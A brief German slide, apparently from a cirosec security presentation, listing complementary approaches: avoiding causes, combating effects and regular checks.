- Verschiedene Wege ergänzen sich
  - Vermeidung der Ursachen
  - Bekämpfung der Auswirkungen
  - Regelmäßige Prüfungen

cirosec